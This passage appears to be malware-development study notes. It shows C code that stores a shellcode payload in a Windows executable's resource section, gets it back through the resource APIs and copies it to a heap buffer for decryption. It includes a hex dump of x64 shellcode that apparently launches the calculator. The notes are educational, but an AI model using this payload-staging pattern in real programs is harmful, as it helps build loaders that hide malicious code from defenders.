        printf("[!] LoadResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get the address of our payload in .rsrc section
    pPayloadAddress = LockResource(hGlobal);
    if (pPayloadAddress == NULL) {
        // in case of function failure
        printf("[!] LockResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get the size of our payload in .rsrc section
    sPayloadSize = SizeofResource(NULL, hRsrc);
    if (sPayloadSize == NULL) {
        // in case of function failure
        printf("[!] SizeofResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Printing pointer and size to the screen
    printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
    printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}
```

- FindResourceW – Get the **location** of the specified data stored in the resource section of a special ID passed in (this is defined in the header file)
- LoadResource – Retrieves a **HGLOBAL handle of the resource data**. This handle can be used to obtain the base address of the specified resource in memory.
- LockResource – Obtain a **pointer** to the specified data in the resource section from its handle.
- SizeofResource – Get the **size** of the specified data in the resource section.



Resource View - Resource

- Resource
  - resos.rc\*
  - RCDATA
  - Resource.rc

resos.rc - I...TA1 - RCDATA\*

```

00000000 FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51 .H.....AQAPRQ
00000010 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52 VH1.eH.R`H.R.H.R
00000020 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0 H.rPH..JJM1.H1.
00000030 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED .<a|., A...A....
00000040 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44 ...H..tgH..P.H.D
00000060 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48 .@ I...VH..A.4.H
00000070 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 ..M1.H1..A...A..
00000080 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8.u.L.L$.E9.u.XD
00000090 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 .@$I..fA..HD.@.I
000000a0 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41 AXAYAZH.. AR..XA
000000c0 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B .....H.....A.1.
000000e0 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF o.....*.A.....
000000f0 D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47 .H..(<.|....u..G
00000100 13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00 .roj.YA....calc.
00000110

```

resource.h main.c resos.rc - ID...DATA1 - RCDATA

Resource (Global Scope)

```

//{{NO_DEPENDENCIES}}
// Microsoft Visual C++ generated include file.
// Used by Resource.rc
//
#define IDR_RCDATA1 101

// Next default values for new objects
//
#ifdef APSTUDIO_INVOKED
#ifdef APSTUDIO_READONLY_SYMBOLS
#define _APS_NEXT_RESOURCE_VALUE 102
#define _APS_NEXT_COMMAND_VALUE 40001
#define _APS_NEXT_CONTROL_VALUE 1001
#define _APS_NEXT_SYMED_VALUE 101
#endif
#endif

```

- Payload can be seen in raw binary format
- address is in the .rsrc section, which is read-only memory, and any attempts to change or edit data within it will cause an access violation error.

- resource.h is the “map” that tells your program what ID to use to grab the payload from the resource section.

# Flow

```
[resource.h]      [main.c]
-> #define IDR_PAY 101  (includes resource.h)

      |
      | compile/link |
      |             |
      |             v
      | +-----> [PE file with .rsrc section]
      |           (contains resource ID 101 -> payload bytes)
      |           |
      |           v
      | run program -> calls FindResource/LoadResource
      |           |
      |           v
      | LockResource -> pointer to payload data (in .rsrc)
```



- To edit the payload, a buffer must be allocated with the same size as the payload and copied over. This new buffer is where changes, such as decrypting the payload, can be made.

### Updating .rsrc Payload

- Since the payload can't be edited directly from within the resource section, it must be moved to a temporary buffer. To do so, memory is allocated the size of the payload using HeapAlloc and then the payload is moved from the resource section to the temporary buffer using `memcpy`.

```
// Allocating memory using a HeapAlloc call
PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
if (pTmpBuffer != NULL){
    // copying the payload from resource section to the new buffer
    memcpy(pTmpBuffer, pPayloadAddress, sPayloadSize);
}

// Printing the base address of our buffer (pTmpBuffer)
printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);

// Freeing the allocated memory
```

- Since `pTmpBuffer` now points to a writable memory region that is holding the payload, it's possible to decrypt the payload or perform any updates to it.